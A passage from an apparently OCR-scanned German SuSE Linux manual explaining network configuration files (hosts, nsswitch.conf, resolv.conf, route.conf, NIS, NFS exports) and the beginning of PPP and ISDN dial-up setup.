#               On small systems, this file can be used instead of a
#               "named" name server.  Just add the names, addresses
#               and any aliases to this file...
#
127.0.0.1 localhost
192.168.0.1 sonne.kosmos.all sonne
192.168.0.20 erde.kosmos.all erde
# End of hosts
```

Datei 5.2.1: `/etc/hosts`

```
#
# networks   This file describes a number of netname-to-address
#            mappings for the TCP/IP subsystem.  It is mostly
#            used at boot time, when no name servers are running.
#
loopback     127.0.0.0
localnet     192.168.0.0
# End of networks.
```

Datei 5.2.2: `/etc/networks`

order *hosts*, *bind*	Legt fest, in welcher Reihenfolge die Dienste zum Auflösen eines Namens angesprochen werden sollen. Mögliche Argumente sind (durch Leerzeichen oder Kommata voneinander getrennt): *hosts*: Durchsuchen der Datei `/etc/hosts` *bind*: Ansprechen eines Nameservers *nis*: Über NIS
multi *on*/*off*	Bestimmt, ob ein in `/etc/hosts` eingetragener Rechner mehrere IP-Adressen haben darf.
nospoof *on* alert *on*/*off*	Diese Parameter beeinflussen das *spoofing* des Nameservers, haben aber weiter keinen Einfluss auf die Netzwerkkonfiguration.
trim <domainname>	Der angegebene Domainname wird vor dem Auflösen des Rechnernamens von diesem abgeschnitten (insofern der Rechnername diesen Domainnamen enthält). Diese Option ist dann von Nutzen, wenn in der Datei `/etc/hosts` nur Namen aus der lokalen Domain stehen, diese aber auch mit angehängtem Domainnamen erkannt werden sollen.

Tabelle 5.2: Parameter für `/etc/host.conf`

/etc/host.conf

Das Auflösen von Namen – d. h. das Übersetzen von Rechner- bzw. Netzwerknamen über die *resolver*-Bibliothek – wird durch diese Datei gesteuert; diese Datei wird nur für Programme verwendet, die gegen die libc4 oder die libc5 gelinkt sind; für aktuelle glibc-Programme vgl. die Einstellungen in `/etc/nsswitch.conf`! Ein Parameter muss in einer eigenen Zeile stehen, Kommentare werden durch `'#'` eingeleitet. Die möglichen Parameter zeigt Tabelle 5.2 auf der vorherigen Seite.

Ein Beispiel für `/etc/host.conf` zeigt Datei 5.2.3.

```
#
# /etc/host.conf
#
# We have named running
order hosts bind
# Allow multiple addrs
multi on
# End of host.conf
```

Datei 5.2.3: `/etc/host.conf`

/etc/nsswitch.conf

Mit der GNU C Library 2.0 hat der „Name Service Switch“ (NSS) Einzug gehalten (vgl. Manual-Page von **`nsswitch.conf`** (**`man 5 nsswitch.conf`**), sowie ausführlicher *The GNU C Library Reference Manual*, Kap. "System Databases and Name Service Switch"; vgl. Paket `libcinfo`, Serie `doc`).

In der Datei `/etc/nsswitch.conf` wird festgelegt, in welcher Reihenfolge bestimmte Informationen abgefragt werden. Ein Beispiel für `nsswitch.conf` zeigt Datei 5.2.4 auf Seite 166. Kommentare werden durch `'#'` eingeleitet. Dort bedeutet z. B. der Eintrag bei der „Datenbank“ `hosts`, dass nach `/etc/hosts` (`files`) eine Anfrage über DNS (vgl. Abschnitt 5.4 auf Seite 170) losgeschickt wird.

Die über NSS verfügbaren „Datenbanken“ sind in Tabelle 5.3 auf der nächsten Seite genannt; zusätzlich sind in Zukunft `automount`, `bootparams`, `netmasks` und `publickey` zu erwarten.

`aliases`	Mail-Aliase, von `sendmail`(8) verwendet; vgl. Manual-Page von **`aliases`** (**`man 5 aliases`**).
`ethers`	Ethernet-Adressen.
`group`	Für Benutzergruppen, von `getgrent`(3) verwendet; vgl. Manual-Page von **`group`** (**`man 5 group`**).
`hosts`	Für Hostnamen und IP-Adressen, von `gethostbyname`(3) und ähnlichen Funktionen verwendet.

Tabelle 5.3: Fortsetzung auf der nächsten Seite...

`netgroup`	Im Netzwerk gültige Liste von Hosts und Benutzern, um Zugriffsrechte zu steuern; vgl. Manual-Page von **`netgroup`** (**`man 5 netgroup`**).
`networks`	Netzwerknamen und -adressen, von `getnetent`(3) verwendet.
`passwd`	Benutzerpasswörter, von `getpwent`(3) verwendet; vgl. Manual-Page von **`passwd`** (**`man 5 passwd`**).
`protocols`	Netzwerk-Protokolle, von `getprotoent`(3) verwendet; vgl. Manual-Page von **`protocols`** (**`man 5 protocols`**).
`rpc`	„Remote Procedure Call“-Namen und -Adressen, von `getrpcbyname`(3) und ähnlichen Funktionen verwendet.
`services`	Netzwerkdienste, von `getservent`(3) verwendet.
`shadow`	„Shadow“-Passwörter der Benutzer, von `getspnam`(3) verwendet; vgl. Manual-Page von **`shadow`** (**`man 5 shadow`**).

Tabelle 5.3: Über `/etc/nsswitch.conf` verfügbare „Datenbanken“

Die Konfigurationsmöglichkeiten der NSS-„Datenbanken“ stehen in Tabelle 5.4.

`files`	direkt auf Dateien zugreifen, z. B. auf `/etc/aliases`.
`db`	über eine Datenbank zugreifen.
`nis` `nisplus`	NIS, vgl. Abschnitt 5.5 auf Seite 170.
`dns`	Nur bei `hosts` und `networks` als Erweiterung verwendbar.
`compat`	Nur bei `passwd`, `shadow` und `group` als Erweiterung verwendbar.
zusätzlich	ist es möglich, unterschiedliche Reaktionen bei bestimmten Lookup-Ergebnissen auszulösen; Details sind der Manual-Page von **`nsswitch.conf`** (**`man 5 nsswitch.conf`**) zu entnehmen.

Tabelle 5.4: Konfigurationsmöglichkeiten der NSS-„Datenbanken“

`/etc/nscd.conf`
Über diese Datei wird der nscd (engl. *Name Service Cache Daemon*) konfiguriert; vgl. Manual-Page von **`nscd`** (**`man 8 nscd`**) und Manual-Page von **`nscd.conf`** (**`man 5 nscd.conf`**). Betroffen sind die Informationen von `passwd`, `groups` und `hosts`. Der Daemon muss neu gestartet werden, wenn z. B. die Namensauflösung (DNS) durch Änderung der `/etc/resolv.conf` umgestellt wird; dazu dient dieser Befehl:

```
#
# /etc/nsswitch.conf
#
passwd:     compat
group:      compat

hosts:      files dns
networks:   files dns

services:   db files
protocols:  db files

netgroup:   files
```

Datei 5.2.4: `/etc/nsswitch.conf`

```
erde: # rcnscd restart
```



Achtung

Wenn beispielsweise das Caching für `passwd` aktiviert ist, dauert es in der Regel 15 Sekunden, bis ein neu angelegter lokaler Benutzer dem System bekannt ist. Durch das Neustarten des nscd kann diese Wartezeit verkürzt werden.

`/etc/resolv.conf`

Wie bereits die Datei `/etc/host.conf`, so spielt auch diese Datei in Bezug auf Auflösung von Rechnernamen durch die *resolver*-Bibliothek eine Rolle.

In dieser Datei wird angegeben, welcher Domain der Rechner angehört (Schlüsselwort **`search`**) und wie die Adresse des Nameservers ist (Schlüsselwort **`nameserver`**), der angesprochen werden soll. Es können mehrere Domainnamen angegeben werden. Beim Auflösen eines nicht voll qualifizierten Namens wird versucht, durch Anhängen der einzelnen Einträge in **`search`** einen gültigen, voll qualifizierten Namen zu erzeugen. Mehrere Nameserver können durch mehrere Zeilen, die mit **`nameserver`** beginnen, bekannt gemacht werden. Kommentare werden wieder mit `'#'` eingeleitet.

Ein Beispiel für `/etc/resolv.conf` zeigt Datei 5.2.5 auf der nächsten Seite.

YaST (siehe Abschnitt 5.1 auf Seite 160) trägt hier den angegebenen Nameserver ein!

`/etc/HOSTNAME`

Hier steht der Name des Rechners, also nur der Hostname ohne den Domainnamen. Diese Datei wird von verschiedenen Skripten während des Starts des Rechners gelesen. Sie darf nur eine Zeile enthalten, in der der Rechnername

```
# /etc/resolv.conf
#
# Our domain
search kosmos.all
#
# We use sonne (192.168.0.1) as nameserver
nameserver 192.168.0.1
# End of resolv.conf
```

Datei 5.2.5: `/etc/resolv.conf`

steht! Auch diese Datei wird automatisch aus den Einstellungen in `/etc/rc.config` generiert.

5.2.2 Startup-Skripten

Neben den beschriebenen Konfigurationsdateien gibt es noch verschiedene Skripten, die während des Hochfahrens des Rechners die Netzwerkprogramme starten. Diese werden gestartet, sobald das System in einen der *Multiuser-Runlevel* übergeht (vgl. Tabelle 5.5 auf der nächsten Seite).

`/etc/init.d/network`	Dieses Skript übernimmt die Konfiguration der Netzwerk Hard- und Software während der Startphase des Systems. Dabei werden auch die durch YaST (siehe Abschnitt 5.1 auf Seite 160) in `/etc/rc.config` eingetragenen Angaben zu IP- und Netzwerk-Adresse, Netzmaske und Gateway ausgewertet.
`/etc/init.d/route`	Dient dem Setzen der statischen Routen im Netzwerk. Eine detaillierte Beschreibung finden Sie in Abschnitt 5.3 auf der nächsten Seite.
`/etc/init.d/inetd`	Startet den inetd, sofern es in `/etc/rc.config` festgelegt ist. Dies ist beispielsweise dann nötig, wenn Sie sich vom Netzwerk aus auf diese Maschine einloggen möchten.
`/etc/init.d/portmap`	Startet den Portmapper, der benötigt wird, um RPC-Server verwenden zu können, wie z. B. einen NFS-Server.
`/etc/init.d/nfsserver`	Startet den NFS-Server.
`/etc/init.d/sendmail`	Kontrolliert den sendmail-Prozess in Abhängigkeit von den Einstellungen in `/etc/rc.config`.
`/etc/init.d/ypserv`	Startet den NIS-Server in Abhängigkeit von den Einstellungen in `/etc/rc.config`.

Tabelle 5.5: Fortsetzung auf der nächsten Seite...

`/etc/init.d/ypbind`	Startet den NIS-Client in Abhängigkeit von den Einstellungen in `/etc/rc.config`.

Tabelle 5.5: Einige Startup-Skripten der Netzwerkprogramme

5.3 Routing unter SuSE Linux

Vorbemerkung

Das Einstellen der Routing-Tabelle erfolgt unter SuSE Linux nicht über Variablen in der zentralen Konfigurationsdatei `/etc/rc.config`, sondern über das Skript `/etc/init.d/route` und die Konfigurationsdatei `/etc/route.conf`.

Nach der Initialisierung des Netzwerks durch die Boot-Skripten unter `/etc/init.d/network`, `/etc/init.d/inetd`, `/etc/init.d/i4l_hardware` und eventuell zusätzlicher Boot-Skripten, wird die Datei `/etc/route.conf` mit der Routing-Tabelle von `/etc/init.d/route` durchsucht und diese Tabelle im System gesetzt.

In der Datei `/etc/route.conf` können alle statischen Routen eingetragen werden, die für die verschiedenen Aufgaben eines Systems benötigt werden könnten: Route zu einem Rechner, Route zu einem Rechner über ein Gateway und Route zu einem Netzwerk.

Eine andere Möglichkeit ist die Benutzung des dynamischen Routings durch /usr/sbin/routed, dessen Konfiguration jedoch aufwendiger ist. Hier sei auf die Manpage von **`routed`** hingewiesen.

Vorgehensweise und Benutzung

Die Regeln für die Konfigurationsdatei `/etc/route.conf` lehnen sich an die Ausgabe des Befehls **`/sbin/route`** an. Wird **`/sbin/route`** ohne weitere Argumente aufgerufen, erscheint die Routing-Tabelle, die der Kernel gerade benutzt. Bis auf die Spalten für die Einträge `Flags`, `Metric`, `Ref` und `Use` sind die Einträge in `/etc/route.conf` analog.

Dazu kurz die Regeln von `/etc/route.conf`:

- Zeilen mit `'#'` am Anfang und Leerzeilen werden ignoriert. Ein Eintrag besteht aus einer Zeile mit mindestens zwei und maximal vier Spalten.
- In der ersten Spalte steht das Ziel einer Route. Dabei kann dort die IP-Adresse eines Netzes oder Rechners oder bei *erreichbaren* Nameservern auch der voll qualifizierte Name eines Netzes oder eines Rechners stehen.
- Das Stichwort `default` ist dem Eintrag des Default-Gateways vorbehalten. Bitte verwenden Sie `0.0.0.0` *nicht* als Ziel für Routing-Einträge.

- Die zweite Spalte enthält entweder einen Platzhalter (`0.0.0.0`) oder die IP-Adresse bzw. den vollen Namen eines Rechners. Dieser Rechner kann das Default-Gateway sein oder ein Gateway, hinter dem ein Rechner oder Netzwerk erreichbar ist.

- Die dritte Spalte enthält die Netzmaske für Netzwerke oder Rechner hinter einem Gateway. Für Rechner hinter einem Gateway lautet die Maske z. B. `255.255.255.255`.

- Die letzte Spalte ist nur für die am lokalen Rechner angeschlossenen Netzwerke (Loopback, Ethernet, ISDN, PPP, Dummy-Device, ...) wichtig. Hier muss der Name des Devices eingetragen werden.

Ein einfaches Beispiel einer `/etc/route.conf` gibt die 5.3.1. Werden neue Einträge in `/etc/route.conf` vorgenommen, wird durch die Eingabe

```
erde:~ # rcroute restart
```

die Routing-Tabelle mit den neuen Einträgen gesetzt.

```
# Destination       Dummy/Gateway       Netmask             Device
#
# 192.168.0.1       0.0.0.0             255.255.255.255     ippp0
# default           192.168.0.1
#
# Net devices
#
127.0.0.0           0.0.0.0             255.255.255.0       lo
204.127.235.0       0.0.0.0             255.255.255.0       eth0
#
# Gateway
#
default             204.127.235.41
#
# Host behind Gateway
#
207.68.156.51       207.68.145.45       255.255.255.255
#
# Net behind a Gateway
#
192.168.0.0         207.68.156.51       255.255.0.0
```

Datei 5.3.1: Einfaches Beispiel einer `/etc/route.conf`


5.4 DNS – Domain Name Service

5.4.1 Was ist DNS?

DNS (engl. *Domain Name Service*) wird benötigt, um die Domain- und Rechnernamen in IP-Adressen aufzulösen. So wird beispielsweise dem Rechnernamen `erde` die IP-Adresse `192.168.0.20` zugeordnet.

5.4.2 DNS konfigurieren

Für diesen Dienst ist der named zuständig; enthalten im Paket `bind8`, Serie `n` (Berkeley Internet Name Domain). Die Utilities befinden sich im Paket `bindutil`, Serie `n`.



Hinweis

Mit der Version 8 des BIND hat ein neues Format für die Konfigurationsdateien Einzug gehalten; ältere Literatur ist nur noch bedingt tauglich.

`/etc/named.conf` ist die maßgebliche Konfigurationsdatei, von der aus alle zusätzlich notwendigen Dateien eingebunden werden. Das installierte Template ist auf die lokalen Bedürfnisse hin anzupassen.

5.4.3 Einfacher Nameserver

Vgl. `file:/usr/share/doc/packages/bind8/html/example.html`.

Weitere Informationen

- Dokumentation zum Paket `bind8`: `file:/usr/share/doc/packages/bind8/html/index.html`.
- Manual-Page von **`named`** (**`man 8 named`**), in der die einschlägigen RFCs genannt werden, sowie besonders die Manual-Page von **`named.conf`** (**`man 5 named.conf`**).

5.5 NIS – Network Information Service

5.5.1 Was ist NIS?

Sobald mehrere Unix-Systeme in einem Netzwerk auf gemeinsame Ressourcen zugreifen wollen, muss sichergestellt sein, dass z. B. Benutzer- und Gruppenkennungen auf allen Rechnern miteinander harmonieren. Das Netzwerk soll für den Anwender transparent sein; egal an welchem Rechner er arbeitet, er findet immer die gleiche Umgebung vor. Möglich wird dies durch die Dienste *NIS* und *NFS*.

NFS dient der Verteilung von Dateisystemen im Netz und wird in Abschnitt 5.6 auf der nächsten Seite beschrieben.

NIS (engl. *Network Information Service*) kann als Datenbankdienst verstanden werden, der Zugriff auf Informationen aus den Dateien `/etc/passwd`, `/etc/shadow` oder `/etc/group` netzwerkweit ermöglicht. NIS kann auch für weitergehende Aufgaben eingesetzt werden (z. B. für `/etc/hosts` oder `/etc/services`); darauf soll hier jedoch nicht im Detail eingegangen werden. Für NIS wird vielfach synonym der Begriff `'YP'` verwendet; dieser leitet sich ab von den *yellow pages*, also den *gelben Seiten* im Netz.

5.5.2 Einrichten eines NIS-Clients

Im Paket `ypbind`, Serie n, befinden sich alle notwendigen Programme zum Einrichten eines NIS-Clients. Zur Einrichtung des NIS-Clients sind folgende Schritte zu erledigen:

- Setzen der NIS-Domain beim Starten des Systems.

  Dazu muss in `/etc/rc.config` die Variable **`YP_DOMAINNAME`** gesetzt werden; beim Übergang in einen Runlevel, in dem das Netzwerk verwendet wird, wertet `/etc/init.d/network` diesen Wert aus und setzt den Namen entsprechend.

  Der NIS-Domainname ist nicht zu verwechseln mit dem DNS-Domainnamen; diese können gleich lauten, haben jedoch grundsätzlich nichts miteinander zu tun!

- Festlegen des NIS-Servers.

  Der Name des NIS-Servers wird in der `/etc/rc.config` durch die Variable **`YP_SERVER`** gesetzt. SuSEconfig schreibt diese Namen im richtigen Format in die Datei `/etc/yp.conf` (vgl. Datei 5.5.1); haben Sie die Variable mit YaST gesetzt, dann geschieht dies automatisch. In dieser Datei muss es eine Zeile geben, die mit dem Schlüsselwort **`ypserver`** beginnt und in der der Name des NIS-Servers steht.

```
# /etc/yp.conf
#
# Syntax:
#
# ypserver   <servername>      Define which host to contact
#                              for YP service.
#
ypserver     sonne.kosmos.all
# End of /etc/yp.conf
```

Datei 5.5.1: `/etc/yp.conf`

- Der Name des NIS-Servers (z. B. `sonne.kosmos.all`) muss über `/etc/hosts` auflösbar sein.

- Es muss sichergestellt sein, dass der RPC-Portmapper gestartet wird.

  NIS wird über RPC (engl. *Remote Procedure Calls*) realisiert, deshalb ist es Bedingung, dass der RPC-Portmapper läuft. Gestartet wird dieser Server vom Skript `/etc/init.d/rpc`. Auch dies wird automatisch erledigt, wenn das Starten des Portmappers in `/etc/rc.config` veranlasst wurde.

- Ergänzen der Einträge in `/etc/passwd` und `/etc/group`.

  Damit nach dem Durchsuchen der lokalen Dateien eine Anfrage beim NIS-Server gemacht wird, müssen die entsprechenden Dateien durch eine Zeile, die mit einem Pluszeichen (`'+'`) beginnt, ergänzt werden. NIS erlaubt es, hier eine Menge weitere Optionen zu aktivieren, z. B. Netgroups oder lokales Überschreiben von NIS-Einträgen.

- Starten von ypbind.

  Der letzte Schritt des Aufsetzens des NIS-Clients besteht aus dem Start des Programmes ypbind, das den eigentlichen Start des NIS-Clients bedeutet. Auch dieses Programm wird automatisch gestartet, wenn Sie die Konfiguration des Netzwerks mit YaST vorgenommen haben.

- Aktivieren der Änderungen.

  Entweder muss nun das System neu gestartet werden oder die benötigten Dienste werden durch

  ```
  erde:~ # rcnetwork restart
  erde:~ # rcypbind restart
  ```

  neu gestartet.

5.5.3 NIS-Master- und -Slave-Server

Zu installieren ist das Paket `ypserv`, Serie n; das genaue Vorgehen ist in `/usr/share/doc/packages/yp/HOWTO` beschrieben.

5.6 NFS – verteilte Dateisysteme

Wie bereits in Abschnitt 5.5 auf Seite 170 erwähnt, dient NFS, neben NIS, dazu, ein Netzwerk für Anwender transparent zu machen. Durch NFS ist es möglich, Dateisysteme im Netz zu verteilen. Unabhängig davon, an welchem Rechner im Netz ein Anwender arbeitet, kann er so stets die gleiche Umgebung vorfinden.

Wie NIS ist auch NFS ein asymmetrischer Dienst. Es gibt NFS-Server und NFS-Clients. Allerdings kann ein Rechner beides sein, d. h. er kann gleichzeitig Dateisysteme dem Netz zur Verfügung stellen („exportieren“) und Dateisysteme anderer Rechner mounten („importieren“). Im Regelfall jedoch benutzt man dafür Server mit großer Festplattenkapazität, deren Dateisysteme von Clients gemountet werden.

5.6.1 Importieren von Dateisystemen

Dateisysteme von einem NFS-Server zu importieren, ist sehr einfach. Einzige Voraussetzung ist, dass der RPC-Portmapper gestartet wurde. Das Starten dieses Servers wurde bereits im Zusammenhang mit NIS besprochen (siehe Abschnitt 5.5.2 auf der vorherigen Seite). Ist diese Voraussetzung erfüllt, können fremde Dateisysteme, sofern sie von den entsprechenden Maschinen exportiert werden, analog zu lokalen Platten mit dem Befehl **mount** in das Dateisystem eingebunden werden. Die Syntax ist wie folgt:

mount -t nfs <**Rechner**>:<**Remote-Pfad**> <**Lokaler-Pfad**>

Sollen also z. B. die Benutzerverzeichnisse vom Rechner sonne importiert werden, so kann dies mit folgendem Befehl erreicht werden:

```
erde:~ # mount -t nfs sonne:/home /home
```

5.6.2 Exportieren von Dateisystemen

Ein Rechner, der Dateisysteme exportiert, wird als NFS-Server bezeichnet. Auf einem NFS-Server müssen die folgenden Netzwerkserver gestartet werden:

- RPC-Portmapper (portmap)
- RPC-Mount-Daemon (rpc.mountd)
- RPC-NFS-Daemon (rpc.nfsd)

Diese werden beim Hochfahren des Systems von den Skripten /etc/init.d/rpc und /etc/init.d/nfsserver gestartet. Das Starten des RPC-Portmappers wurde bereits in Abschnitt 5.5.2 auf der vorherigen Seite beschrieben.

Neben dem Start dieser Daemonen muss noch festgelegt werden, welche Dateisysteme an welche Rechner exportiert werden sollen. Dies geschieht in der Datei `/etc/exports`.

Je Verzeichnis, das exportiert werden soll, wird eine Zeile benötigt, in der steht, welche Rechner wie darauf zugreifen dürfen; alle Unterverzeichnisse eines exportierten Verzeichnisses werden automatisch ebenfalls exportiert. Die berechtigten Rechner werden üblicherweise mit ihren Namen (inklusive Domainname) angegeben, es ist aber auch möglich, mit den Jokerzeichen `'*'` und `'?'` zu arbeiten, die die aus der bash bekannte Funktion haben. Wird kein Rechnername angegeben, so hat jeder Rechner die Erlaubnis, auf dieses Verzeichnis (mit den angegebenen Rechten) zuzugreifen.

Die Rechte, mit denen das Verzeichnis exportiert wird, werden in einer von Klammern umgebenen Liste nach dem Rechnernamen angegeben. Die wichtigsten Optionen für die Zugriffsrechte sind in der folgenden Tabelle beschrieben.

ro	Dateisystem wird nur mit Leserechten exportiert (Vorgabe).

Tabelle 5.6: Fortsetzung auf der nächsten Seite...

rw	Dateisystem wird mit Schreib- und Leserechten exportiert.
root_squash	Diese Option bewirkt, dass der Benutzer `'root'` des angegebenen Rechners keine für `'root'` typischen Sonderrechte auf diesem Dateisystem hat. Erreicht wird dies, indem Zugriffe mit der User-ID `0` auf die User-ID `65534 (-2)` umgesetzt werden. Diese User-ID sollte dem Benutzer `'nobody'` zugewiesen werden (Vorgabe).
no_root_squash	Rootzugriffe nicht umsetzen; Rootrechte bleiben also erhalten.
link_relative	Umsetzen von absoluten, symbolischen Links (solche, die mit `'/'` beginnen) in eine entsprechende Folge von `'../'`. Diese Option ist nur dann sinnvoll, wenn das gesamte Dateisystem eines Rechners gemountet wird (Vorgabe).
link_absolute	Symbolische Links bleiben unverändert.
map_identity	Auf dem Client werden die gleichen User-IDs wie auf dem Server verwendet (Vorgabe).
map_daemon	Client und Server haben keine übereinstimmenden User-IDs. Durch diese Option wird der nfsd angewiesen, eine Umsetztabelle für die User-IDs zu erstellen. Voraussetzung dafür ist jedoch die Aktivierung des Daemons ugidd.

Tabelle 5.6: Zugriffsrechte für exportierte Verzeichnisse

Die `exports`-Datei kann beispielsweise aussehen wie Datei 5.6.1.

```
#
# /etc/exports
#
/home            sonne(rw)   venus(rw)
/usr/X11         sonne(ro)   venus(ro)
/usr/lib/texmf   sonne(ro)   venus(rw)
/                erde(ro,root_squash)
/home/ftp        (ro)
# End of exports
```

Datei 5.6.1: `/etc/exports`

Die Datei `/etc/exports` wird von mountd und nfsd gelesen. Wird also eine Änderung daran vorgenommen, so müssen mountd und nfsd neu gestartet werden, damit diese Änderung berücksichtigt wird! Erreicht wird dies am einfachsten mit dem Befehl:

```
erde:~ # rcnfsserver restart
```

6 Der Anschluss an die weite Welt – PPP, ISDN, Modem, Fax...

Neben der Netzwerkanbindung im lokalen Netz ist der Anschluss an ein größeres und verteiltes Netz, an ein ☞*WAN* (engl. *Wide Area Networks*), oder aber auch die Nutzung von Mailboxen von Interesse.

In der Unix-Welt haben sich zwei Standards zum Anschluss an große Netze durchgesetzt, UUCP und TCP/IP über Modemverbindungen bzw. über ISDN. Während UUCP (**U**nix to **U**nix **C**o**P**y) hauptsächlich dem Transport von News und E-Mail dient, stellt eine TCP/IP-Verbindung eine *echte* Netzwerkanbindung dar; eine solche echte Netzanbindung erlaubt es, alle aus dem LAN bekannten Dienste global zur Verfügung zu stellen – dem LAN liegt ja auch TCP/IP zu Grunde.

Wird TCP/IP über eine Modem- oder ISDN-Verbindung gefahren, so kommt heutzutage zumeist PPP (**P**oint to **P**oint **P**rotocol) zum Einsatz.[1] Bei ISDN wird zumeist `syncPPP` gewählt, manchmal aber auch `rawip` (vgl. Abschnitt 6.2.5 auf Seite 184).

Wie solch eine WAN-Anbindung erfolgen kann, ist Thema der folgenden Abschnitte. PPP wird kurz vorgestellt (Abschnitt 6.1) und dann die ISDN-Konfiguration beschrieben (Abschnitt 6.2 auf Seite 177).Danach wird der Anschluss eines analogen Modems (Abschnitt 6.5 auf Seite 191) und die Konfiguration einer PPP-Verbindung für Modems erklärt (Abschnitt 6.6 auf Seite 192). E-Mail-Anschluss und News-System-Einrichtung (Abschnitt 6.8 auf Seite 208 und Abschnitt 6.10 auf Seite 212) sowie Fax-Möglichkeiten (Abschnitt 6.11 auf Seite 215) werden in ihren Grundzügen präsentiert.

6.1 PPP

PPP (engl. *Point to Point Protocol*) bietet die Möglichkeit, TCP/IP über eine serielle Leitung zu betreiben. PPP-Client und -Server können sich beim Verbindungsaufbau über diverse Protokollparameter verständigen, der Server kann dem Client seine IP-Adresse mitteilen und ihm eine IP-Adresse zuordnen.

PPP ist – im Gegensatz zu SLIP – ein definierter Standard und wird von den meisten Internet-Providern inzwischen als einzige Einwahlmöglichkeit angeboten.

Die zentrale Rolle bei PPP spielt der PPP-Daemon pppd, über den die PPP-Geräte angesprochen werden; der PPP-Daemon kann sowohl als Client als auch als Server eingesetzt werden. Zum eigentlichen Verbindungsaufbau wird das Programm wvdial oder das Programm chat benötigt.

[1] SLIP (**S**erial **L**ine **I**nternet **P**rotocol) gerät mehr und mehr aus der Mode.

6.1.1 Voraussetzungen für PPP

Die Voraussetzungen für PPP unter SuSE Linux sind:

- Der Kernel muss TCP/IP und PPP unterstützen! Dies ist beim mitgelieferten Standardkernel und den dazugehörigen Modulen der Fall; es besteht also keine Notwendigkeit, einen eigenen Kernel zu erzeugen.
- Die Netzwerkpakete müssen installiert sein. Unbedingt erforderlich sind die Pakete `nkitb`, `netcfg` und `net-tools` aus der Serie `a`.
- Das grundlegende Paket `ppp`, Serie `n`, das den `pppd` und auch das Programm `chat` enthält, ist ebenfalls notwendig.
- Wenn ein analoges Modem zum Einsatz kommen soll, ist das Paket `wvdial`, Serie `n` für den Auf- und Abbau der Verbindungen erforderlich.
- Wenn ISDN konfiguriert werden soll, vgl. zudem Abschnitt 6.2.3 auf Seite 180.
- Login und Passwort beim PPP-Server müssen bekannt sein.

6.1.2 Weitere Informationen zu PPP

PPP bietet eine Fülle von Möglichkeiten, die Verbindung zu konfigurieren; es würde an dieser Stelle zu weit führen, sie alle vorzustellen. Werden mehr als die im Folgenden vorgestellten Optionen benötigt, so kann in den entsprechenden ☞*Manpages* nachgelesen werden, z. B. in der Manual-Page von **pppd** (**`man 8 pppd`**); weiterhin gibt es ausführliche Darstellungen in den Dateien `NET3-4-HOWTO.gz` (früher: `NET-3-HOWTO.gz`) und `PPP-HOWTO.gz` im Verzeichnis `/usr/share/doc/howto/en` sowie in den Dokumentations-Dateien im Verzeichnis `/usr/share/doc/packages/ppp` oder `/usr/share/doc/packages/wvdial`.

Detaillierte Informationen zu den von PPP benutzten Protokollen finden Sie in den zugehörigen RFCs:

- RFC1144: Jacobson, V. „Compressing TCP/IP headers for low-speed serial links.“ 1990 February;
- RFC1321: Rivest, R. „The MD5 Message-Digest Algorithm.“ 1992 April;
- RFC1332: McGregor, G. „PPP Internet Protocol Control Protocol (IPCP).“ 1992 May;
- RFC1334: Lloyd, B. Simpson, W.A. „PPP authentication protocols.“ 1992 October;
- RFC1548: Simpson, W.A. „The Point-to-Point Protocol (PPP).“ 1993 December;
- RFC1549: Simpson, W.A. „PPP in HDLC Framing.“ 1993 December;

6.2 Internet-Zugang mit ISDN

SuSE Linux ist gut dazu geeignet, Netzwerkverbindungen zu anderen Rechnern (z. B. zu Internet-Providern) über ISDN aufzubauen und zu verwalten. Ein großer Teil der ISDN-Konfiguration kann von YaST bzw. YaST2 aus durchgeführt werden.

Diese Beschreibung konzentriert sich in erster Linie auf eine Standard-Anbindung an einen anderen Rechner via ISDN.



Achtung

Die hier beschriebenen Verfahren sind unter Umständen nicht zugelassen. Bei aktiven ISDN-Karten besitzt die Karte mitsamt der Firmware eine Zulassung, die auch für den Betrieb unter Linux gilt. Bei passiven Karten gilt generell die Zulassung der Karte nur dann, wenn Sie mit der Software des Herstellers betrieben wird. Eine Ausnahme sind die Karten ELSA Microlink PCI (früher Quickstep) und Eicon Diva 2.01 – diese sind unter Linux ebenfalls zugelassen.
Wer auf eine Zulassung angewiesen ist, muss eine aktive Karte einsetzen oder die passive Karte an einer TK-Anlage anschließen.

Im Gegensatz zu Modemverbindungen muss kein spezielles Kommando gestartet werden, um eine Verbindung zu initiieren. Ist das Netzwerk gestartet, kann jederzeit eine Verbindung zum Partner durch normale Aktivitäten wie telnet, http (WWW), ftp etc. hergestellt werden. Erst dann wird die Wählverbindung aufgebaut; dieser Vorgang dauert in etwa 3 Sekunden. So ist es neben `'root'` auch den anderen Benutzern möglich, eine Verbindung zu starten. Es kann eingestellt werden, wie viele Sekunden die Verbindung inaktiv sein soll, bevor automatisch aufgelegt wird.

Während der gesamten ISDN-Konfiguration ist es ratsam, die Systemmeldungen in der Datei `/var/log/messages` zu verfolgen. Laden Sie dazu die Datei in den „Viewer“ less (Hinweise zu less finden Sie in Abschnitt 19.7.3 auf Seite 543 f.):

```
erde: # less +F /var/log/messages
```

Die Option **+F** veranlasst, dass der Bildschirm dann immer die jeweils dazugekommenen Zeilen dieser Datei „online“ anzeigt; mit (Strg) + (c) verlassen Sie diesen Modus wieder.

Sie haben auch die Möglichkeit, den ISDN-Verkehr grafisch mit dem Programm **xisdnload** zu überwachen.

6.2.1 ISDN einrichten

Im folgenden Abschnitt wird eine Schritt-für-Schritt-Anleitung für den Einstieg ins Internet angeboten. Wenn Sie Detailinformationen benötigen, lesen Sie bitte die weiteren Abschnitte.

1. Falls Sie unter dem X Window System (z. B. mit KDE) gearbeitet haben, beenden Sie dies bitte die X-Sitzung und wechseln Sie auf eine Text-Konsole mit der Tastenkombination (Strg) + (Alt) + (F2). Andernfalls kann es zu Schwierigkeiten beim Runlevel-Wechsel kommen.
2. Melden Sie sich als `'root'` an. Geben Sie im Terminalfenster **`init 1`** ein, um in den Runlevel 1 zu gelangen.
3. Starten Sie als `'root'` an der Konsole YaST.
4. Gehen Sie in YaST auf '`Administration des Systems`', '`Hardware in System integrieren`' und dann mit '`ISDN-Hardware konfigurieren`'.
5. Füllen Sie die Maske aus. Falls Sie nicht genau wissen, was Sie eingeben sollen, so finden Sie die Dokumentation unter `/usr/share/doc/packages/i4l` und in den nachfolgenden Abschnitten.
6. Wählen Sie in dem Fenster dann '`Starten`'.
7. War dies erfolgreich (positive Rückmeldung erscheint am Schirm), dann wählen Sie `ISDN-Parameter`.
8. Füllen Sie auch diese Maske aus.
9. Wählen Sie in dem Fenster '`Starten`'.
10. War dies erfolgreich (positive Rückmeldung erscheint am Schirm), dann wählen Sie '`Speichern`'.
11. Gehen Sie auf '`Konfiguration Nameserver`', beantworten Sie die Frage mit '`Ja`'.
